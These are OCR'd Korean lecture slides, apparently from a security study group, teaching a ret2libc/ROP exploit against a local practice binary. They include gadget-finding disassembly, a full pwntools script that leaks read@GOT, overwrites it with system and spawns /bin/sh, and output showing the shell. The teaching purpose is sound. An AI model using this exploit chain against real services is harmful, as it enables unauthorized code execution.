
Stage 1

쓰기 가능한 영역 구하기


```
80484e8:       5b                      pop    %ebx
80484e9:       5e                      pop    %esi
80484ea:       5f                      pop    %edi
80484eb:       5d                      pop    %ebp
80484ec:       c3                      ret
80484ed:       8d 76 00                lea    0x0(%esi),%esi

080484f0 <__libc_csu_fini>:
80484f0:       f3 c3                   repz ret
--
80484f8:       e8 93 fe ff ff          call   8048390 <__x86.get_pc_thunk.bx>
80484fd:       81 c3 03 1b 00 00       add    $0x1b03,%ebx
8048503:       83 c4 08                add    $0x8,%esp
8048506:       5b                      pop    %ebx
8048507:       c3                      ret
minibeef@argos-edu:~/Study/ROP$
```

read와 write 모두 인자가 3개이므로 pop pop pop ret 가젯 구하기


Stage 1



Stage 1



Stage 1




Stage 0

read(0,writableArea,len(str(binsh)))
write(1,read_got,len(str(read_got)))
read(0,read_got,len(str(read_got)))
system(writableArea)

공격

payload



선택 minibeef@argos-edu: ~/Study/ROP
from pwn import *
p = process('./ROP')
ELF('./ROP')
read_plt = 0x8048300
read_got = 0x804a00c
write_plt = 0x8048320
write_got = 0x804a014
system_offset = 0xa8910
bss = 0x0804a020
pppr = 0x80484e9
payload = 'A' * 104
payload += p32(write_plt)
payload += p32(pppr)
payload += p32(0x1)
payload += p32(read_got)
payload += p32(0x4)
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0x0)
payload += p32(bss) # /bin/sh
payload += p32(0x8)
payload += p32(read_plt)
payload += p32(pppr)
payload += p32(0x0)
payload += p32(read_got) # system
payload += p32(0x4)
payload += p32(read_plt)
payload += "A" * 4
payload += p32(bss)
########## Attack ##########
log.info('Exploit')
p.send(payload)
read_addr = u32(p.recv()[-4:])
system_addr = read_addr - system_offset
p.send('/bin/sh\x00')
p.send(p32(system_addr))
p.interactive()
1,1
All

payload

```
 6 read_plt = 0x8048300
 7 read_got = 0x804a00c
 8 write_plt = 0x8048320
 9 write_got = 0x804a014
10 system_offset = 0xa8910
11 bss = 0x0804a020
12 pppr = 0x80484e9
13
14 payload = 'A' * 104
15
16 payload += p32(write_plt)
17 payload += p32(pppr)
18 payload += p32(0x1)
19 payload += p32(read_got)
20 payload += p32(0x4)
```

구한 주소들 넣기 && read 실제 주소 찾기

payload



```
22 payload += p32(read_plt)
23 payload += p32(pppr)
24 payload += p32(0x0)
25 payload += p32(bss) # /bin/sh
26 payload += p32(0x8)
```

bss 영역에 /bin/sh 쓰기

payload

```
28 payload += p32(read_plt)
29 payload += p32(pppr)
30 payload += p32(0x0)
31 payload += p32(read_got) # system
32 payload += p32(0x4)
```


GOT Overwrite

payload

```
34 payload += p32(read_plt)
35 payload += "A" * 4
36 payload += p32(bss)
```


write plt 부르기

payload



```
39 ########## Attack ##########
40
41 log.info('Exploit')
42 p.send(payload)
43
44 read_addr = u32(p.recv()[-4:])
45 system_addr = read_addr - system_offset
46
47 p.send('/bin/sh\x00')
48 p.send(p32(system_addr))
49 p.interactive()
```

payload


minibeef@argos-edu:~/Study/ROP$ python attack.py
[+] Starting local process './ROP': pid 7926
[*] '/home/minibeef/Study/ROP/ROP'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)
[*] Exploit
[*] Switching to interactive mode
$ whoami
minibeef
$ ls
attack.py core peda-session-ROP.txt ROP ROP.c

끝

ARGOS

수고하셨습니다.

공지

Q & A

Thank You for Listening